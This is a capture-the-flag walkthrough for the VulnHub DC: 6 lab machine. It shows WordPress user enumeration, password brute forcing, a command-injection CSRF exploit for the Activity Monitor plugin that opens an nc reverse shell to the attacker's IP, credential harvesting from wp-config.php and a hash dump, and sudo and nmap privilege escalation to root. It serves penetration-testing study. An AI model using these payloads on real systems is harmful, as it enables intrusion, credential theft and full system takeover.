




# [VulnHub] DC: 6

**Date:** 10/Sep/2019  
**Categories:** [oscp](#), [vulnhub](#), [linux](#)  
**Tags:** [enumerate\\_app\\_wordpress](#), [exploit\\_wordpress\\_plugin\\_activitymonitor](#), [privesc\\_mysql\\_creds](#), [privesc\\_sudo](#), [privesc\\_nmap](#)

## Overview

This is a writeup for VulnHub VM [DC: 6](#). Here are stats for this machine from [machinescli](#):

✈ machinescli -t --info "vulnhub#315"

#	ID	Name	Rating	Difficulty	OS	OSCPLike	Owned	TTPs
1.	<a href="#">vulnhub#315</a>	DC: 6						<a href="#">enumerate_app_wordpress</a> <a href="#">exploit_wordpress_plugin_activitymonitor</a> <a href="#">privesc_mysql_creds</a> <a href="#">privesc_sudo</a> <a href="#">privesc_nmap</a>

✈

Figure 1: writeup.overview.machinescli

## Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

## TTPs

1. 80/tcp/http/Apache httpd 2.4.25 ((Debian)): [enumerate\\_app\\_wordpress](#), [exploit\\_wordpress\\_plugin\\_activitymonitor](#), [privesc\\_mysql\\_creds](#), [privesc\\_sudo](#), [privesc\\_nmap](#)

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Sep 10 18:09:50 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN /root/toolbox/vulnhub/dc6/results/wordy/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/vulnhub/dc6/results/wordy/scans/xml/_quick_tcp_nmap.xml wordy
2 Nmap scan report for wordy (192.168.92.170)
3 Host is up, received arp-response (0.00024s latency).
4 Scanned at 2019-09-10 18:09:51 PDT for 8s
5 Not shown: 998 closed ports
6 Reason: 998 resets
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
9 | ssh-hostkey:
10 |   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
11 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDDHiBBFUtpw1T9DZyoXpMp3kg25/
  ↳ RgmGZRFFmZuTfV9SJPxJCvrQXdm6P5GfFLFcgnLlcOBhBbv33N9HvWisycRypK0uLK26bntqfyTAFCDMXcud7fKNgRBxJdN8onw14H
  ↳ +
  ↳ WLPn7KihosjpbwzPpOnbDQZUw7GdHvosV7dFI6IMcF57R4G5LzSgV66GACNGxRn72ypwfOMaVbsoxzCHQCJBvd8ULL0YeAfTNeHoyJ
  ↳ +en701iDqL6T/iyt3wwTD17NwpZGj5+GrlyfRSFoNyHqdd0xjPmXyoHynp
12 |   256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
13 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE+jke+
  ↳ 7np4l7EWfOwgYSSp3MtYFcI6klVOWm7tDjas8eDxc9jY0hR4uK7koa2CkQPd18XJSt0yNAGQFBb7wzI=
14 |   256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII1mnJveN8yJySEDhG8wjYqtSKmcYNdX5EVqzxYb92dP
16 80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
17 |_http-generator: WordPress 5.1.1
18 |_http-methods:
19 |_ Supported Methods: GET HEAD POST OPTIONS
20 |_http-server-header: Apache/2.4.25 (Debian)
21 |_http-title: Wordy &#8211; Just another WordPress site
22 MAC Address: 00:0C:29:F1:97:73 (VMware)
23 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
24
25 Read data files from: /usr/bin/./share/nmap
26 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
27 # Nmap done at Tue Sep 10 18:09:59 2019 -- 1 IP address (1 host up) scanned in 8.96 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)	./results/wordy/scans/tcp_22_ssh_nmap.txt ./results/wordy/scans/tcp_80_http_dirb.txt ./results/wordy/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	ttl 64 Apache httpd 2.4.25 ((Debian))	./results/wordy/scans/tcp_80_http_nmap.txt ./results/wordy/scans/tcp_80_http_robots.txt ./results/wordy/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We start with 80/tcp and are presented with a Wordpress installation. We run wpscan to enumerate users and find 5 hits:

```
1 admin, graham, mark, sarah and jens
```

```
[+] Enumerating usernames ...
[+] We identified the following 5 users:
+-----+-----+-----+
| ID | Login | Name |
+-----+-----+-----+
| 1 | admin | admin |
| 2 | graham | Graham Bond |
| 3 | mark | Mark Jones |
| 4 | sarah | Sarah Balin |
| 5 | jens | Jens Dagmeister |
+-----+-----+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Tue Sep 10 18:13:31 2019
[+] Elapsed time: 00:00:22
[+] Requests made: 5049
[+] Memory used: 86.387 MB
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 4: writeup.enumeration.steps.3.1

## Findings

### Open Ports

```
1 22/tcp | ssh | OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
2 80/tcp | http | Apache httpd 2.4.25 ((Debian))
```

### Users

```
1 ssh: graham, mark, sarah, jens
2 wordpress: admin, graham, mark, sarah, jens
```

## Phase #2: Exploitation

1. The VulnHub page for this VM gave a clue to create a custom wordlist from `rockyou.txt` to save time on brute force. This was a good starting point:

```
1 cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
```

2. We run a Wordpress password brute force scan and find a hit for user mark:

```
1 wpscan --url http://wordy/ --wordlist ./passwords.txt -u helpdesk01
```

```
[!] Default first WordPress username 'admin' is still used
[+] Starting the password brute forcer
Brute Forcing 'admin' Time: 00:01:40 <===== > (2668 / 2669) 99.96% ETA: 00:00:00
Brute Forcing 'graham' Time: 00:02:11 <===== > (2667 / 2669) 99.92% ETA: 00:00:00
[+] [SUCCESS] Login : mark Password : helpdesk01

Brute Forcing 'sarah' Time: 00:03:07 <===== > (2667 / 2669) 99.92% ETA: 00:00:00
Brute Forcing 'jens' Time: 00:01:40 <===== > (2667 / 2669) 99.92% ETA: 00:00:00

+-----+-----+-----+
| ID | Login | Name | Password |
+-----+-----+-----+
| 1 | admin | admin |          |
| 2 | graham | Graham Bond |          |
| 3 | mark | Mark Jones | helpdesk01 |
| 4 | sarah | Sarah Balin |          |
| 5 | jens | Jens Dagmeister |          |
+-----+-----+-----+

[+] Finished: Tue Sep 10 18:41:21 2019
[+] Elapsed time: 00:10:40
[+] Requests made: 12637
[+] Memory used: 29.797 MB
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 5: writeup.exploitation.steps.2.1

3. Running a Wordpress password brute force scan using hydra gave similar results:

```
1 hydra -l mark -P passwords.txt 192.168.92.170 http-post-form
  ↪ "/wp-login.php:log=mark&pwd=~PASS^:ERROR" -u helpdesk01
```

```
root@kali: ~/toolbox/data/vulnhub/dc6 # hydra -l mark -P passwords.txt 192.168.92.170 http-post-form
"/wp-login.php:log=mark&pwd=~PASS^:ERROR"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-10 18:28:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2668 login tries (l:1/p:0), ~2668 tries per task
[DATA] attacking http-post-form://192.168.92.170:80//wp-login.php:log=mark&pwd=~PASS^:ERROR
[STATUS] 540.00 tries/min, 540 tries in 00:00h, 0 to do in 01:00h, 2128 active
[STATUS] 533.33 tries/min, 1600 tries in 00:00h, 0 to do in 03:00h, 1068 active
[80][http-post-form] host: 192.168.92.170 login: mark password: helpdesk01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-10 18:32:25
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 6: writeup.exploitation.steps.3.1

4. We use these credentials and login as user mark:




Figure 7: writeup.exploitation.steps.4.1

5. This installation has **Activity Monitor** plugin installed. There's an exploit for this plugin on ExploitDB:

```
root@kali: ~/toolbox/data/vulnhub/dc6 # ss wordpress activity monitor
```

Exploit Title	Path
WordPress Plugin Plainview Activity Monitor 20161228 - (Authenticated) Command Injection	(/usr/share/exploitdb/)
Shellcodes: No Result	exploits/php/webapps/45274.html

```
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 8: writeup.exploitation.steps.5.1

6. We update the exploit with right IPs and change the nc commandline. This file when opened shows a HTML button which when clicked will execute the command and return a reverse shell:

```
root@kali: ~/toolbox/data/vulnhub/dc6 #
root@kali: ~/toolbox/data/vulnhub/dc6 # cat 45274.html
<html>
<!-- Wordpress Plainview Activity Monitor RCE
[+] Version: 20161228 and possibly prior
[+] Description: Combine OS Commanding and CSRF to get reverse shell
[+] Author: LydA(c)ric LEFEBVRE
[+] CVE-ID: CVE-2018-15877
[+] Usage: Replace 127.0.0.1 & 9999 with you ip and port to get reverse shell
[+] Note: Many reflected XSS exists on this plugin and can be combine with this exploit as well
-->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://wordy/wp-admin/admin.php?page=plainview_activity_monitor&tab=activity_tools" method="POST" enctype="multipart/form-data">
  <input type="hidden" name="ip" value="google.fr| nc 192.168.92.163 443 -e /bin/bash" />
  <input type="hidden" name="lookup" value="Lookup" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 9: writeup.exploitation.steps.6.1




Figure 10: writeup.exploitation.steps.6.2

```

root@kali: ~/toolbox/data/vulnhub/dc6 # nc -lvp 443
listening on [any] 443 ...
connect to [192.168.92.163] from wordy [192.168.92.170] 60492
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
ifconfig
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
        valid_lft forever preferred_lft forever

```

Figure 11: writeup.exploitation.steps.6.3

## Phase #2.5: Post Exploitation

```

1 www-data@dc-6> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@dc-6>
4 www-data@dc-6> uname
5 Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
6 www-data@dc-6>
7 www-data@dc-6> ifconfig
8 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
   ↪ qlen 1000
9    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
10    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
11        valid_lft forever preferred_lft forever
12    inet6 fe80::20c:29ff:fef1:9773/64 scope link
13        valid_lft forever preferred_lft forever
14 www-data@dc-6>
15 www-data@dc-6> users
16 graham
17 mark
18 sarah
19 jens

```



### Phase #3: Privilege Escalation

1. Exploring the filesystem, we come across `/var/www/html/wp-config.php` file that has MySQL credentials in it:

1 wpdbuser/meErKatZ

```
www-data@dc-6:/var/www/html$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */

define('WP_HOME','http://wordy');
define('WP_SITEURL','http://wordy');

define( 'DB_NAME', 'wordpressdb' );

/** MySQL database username */
define( 'DB_USER', 'wpdbuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'meErKatZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Figure 12: writeup.privesc.steps.1.1

2. We also extract hashes for all Wordpress users from `wp_users` table:

```

Database changed
MariaDB [wordpressdb]> show tables;
+-----+
| Tables_in_wordpressdb |
+-----+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_pv_am_activities    |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+-----+
13 rows in set (0.00 sec)

MariaDB [wordpressdb]> select * from wp_users;
+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email |
+-----+-----+-----+-----+-----+
| 1 | admin | $P$BDhiv9Y.kOYzAN8XmDbzG00hpbb2LA1 | admin | blah@blahblahblah1.net.au |
| 2 | graham | $P$B/mSJ8xC4iPJAbCzbRXKilHMBSoFE41 | graham | graham@blahblahblah1.net.au |
| 3 | mark | $P$BdDI8ehZK05B/cJS8H0j1hU1J9t810/ | mark | mark@blahblahblah1.net.au |
| 4 | sarah | $P$BEDLXt06PUnSiB6lVaYkqUIMO/qx.3/ | sarah | sarah@blahblahblah1.net.au |
| 5 | jens | $P$B//75HFVPBwqsUTvkBcHA8i4DUJ7Ru0 | jens | jens@blahblahblah1.net.au |
+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

MariaDB [wordpressdb]> _

```

Figure 13: writeup.privesc.steps.2.1

3. Exploring filesystem further, we find credentials for user **graham** within the `/home/mark/stuff/things-to-do.txt` file:

```
1 graham/GSo7isUM1D4
```

```

www-data@dc-6:/home$ ls -l /*
./graham:
total 0

./jens:
total 4
-rwxrwxr-x 1 jens devs 60 Sep 11 14:54 backups.sh

./mark:
total 4
drwxr-xr-x 2 mark mark 4096 Apr 26 01:56 stuff

./sarah:
total 0
www-data@dc-6:/home$
www-data@dc-6:/home$ ls -l mark/stuff/things-to-do.txt
-rw-r--r-- 1 mark mark 241 Apr 26 01:53 mark/stuff/things-to-do.txt
www-data@dc-6:/home$
www-data@dc-6:/home$ cat mark/stuff/things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home$

```

Figure 14: writeup.privesc.steps.3.1

4. We `ssh` into the system as user `graham` to gain interactive access:

```

root@kali: ~/toolbox/data/vulnhub/dc6 # ssh graham@192.168.92.170
graham@192.168.92.170's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 11 14:53:11 2019 from 192.168.92.163
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
graham@dc-6:~$
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:~$
graham@dc-6:~$ uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
graham@dc-6:~$
graham@dc-6:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
        valid_lft forever preferred_lft forever
graham@dc-6:~$

```

Figure 15: writeup.privesc.steps.4.1

5. User **graham** can edit and execute the `/home/jens/backups.sh` as user **jens**. We modify the script to execute a shell and gain interactive access as user **jens**:

```
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
graham@dc-6:~$
graham@dc-6:~$
graham@dc-6:~$
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
graham@dc-6:~$ cat /home/jens/backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
/bin/bash
graham@dc-6:~$
graham@dc-6:~$ sudo -u jens /home/jens/backups.sh
/bin/bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
tar: Removing leading '/' from member names
tar (child): backups.tar.gz: Cannot open: Permission denied
tar (child): Error is not recoverable: exiting now
tar: backups.tar.gz: Wrote only 4096 of 10240 bytes
tar: Child returned status 2
tar: Error is not recoverable: exiting now
bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
jens@dc-6:/home/graham$ id
uid=1004(jens) gid=1004(jens) groups=1004(jens),1005(devs)
jens@dc-6:/home/graham$
```

Figure 16: writeup.privesc.steps.5.1

6. User **jens** can execute `/usr/bin/nmap` as root. We use this to gain elevated privileges and read the flag:

```
jens@dc-6:/home/graham$ cd /tmp/
jens@dc-6:/tmp$
jens@dc-6:/tmp$ echo "os.execute('/bin/sh')" >shell.nse && sudo nmap --script=shell.nse

Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-11 15:08 AEST
# uid=0(root) gid=0(root) groups=0(root)
# Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
# 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
# 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
        valid_lft forever preferred_lft forever
# #
```

Figure 17: writeup.privesc.steps.6.1

```
jens@dc-6:/tmp$ echo "os.execute('/bin/sh')" >shell.nse && sudo nmap --script=shell.nse

Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-11 15:09 AEST
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
#
# ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
        valid_lft forever preferred_lft forever
#
# cat /root/theflag.txt

Yb      dP 888888 88      88      8888b.  dP"Yb 88b 88 888888 d8b
Yb db dP 88__ 88      88      8I  Yb dP  Yb 88Yb88 88__ Y8P
YbdPYbdP 88"" 88 .o 88 .o      8I  dY Yb  dP 88 Y88 88"" `""
YP YP 888888 88ood8 88ood8      8888Y" YbodP 88 Y8 888888 (8)

Congratulations!!!

Hope you enjoyed DC-6. Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

Figure 18: writeup.privesc.steps.6.2

## Loot

### Hashes

```
1 root:$6$kdMFceEg$pk9h93tdD7IomhE7L0Y396H06fxSM.XDh9dgeBhKpdZ1M/_j
   ↪ WYxCZe7yPRNHfZ5FvNRuILVp2N0sqNmgjoS.....
2 graham:$6_j
   ↪ $WF7GkVxM$MOL.cXLpG6UT00M4exCUFW0EiUhW6bwQa.Frg9CerQbTp.EW4QTzEAuio26Aylv.YP0JPAan10tsUFv6k.....
3 mark:$6$//1vISW6$9p12v8Jg0mNE7E2mgTQ1TwZ1zcaepnDyYE41IPJDdX7ipnxm/muPD7DraEm3z0jqDe5iH/_j
   ↪ Em2i6YXJpQD.....
4 sarah:$6$DoS07Ycr$2GtM5.8Lfx9Sw8X1fDMF.7zWDoVoy1892nyp0iFsqh5CfmtER0txmejvQxu0N/_j
   ↪ 8D7X8PQAGKYG1.gUb6/.....
5 jens:$6$JWiFWXb8$cGQi07IUqln/uLLVmmrU9VLg7ap0H9IlxoyndELCGjLenxfAaVec5Gjaw2DA0QHRwS9hTB5cI2sg/_j
   ↪ Wk10.....
```

### Credentials

```
1 mysql: wpdbuser/meEr....
2 ssh: graham/GSo7isU....
3 wordpress: mark/helpdes...
```

## References

- [+] <https://www.vulnhub.com/entry/dc-6,315/>
- [+] <https://diaryof0x41.wordpress.com/2019/05/29/vulnhub-dc-6-walkthrough/>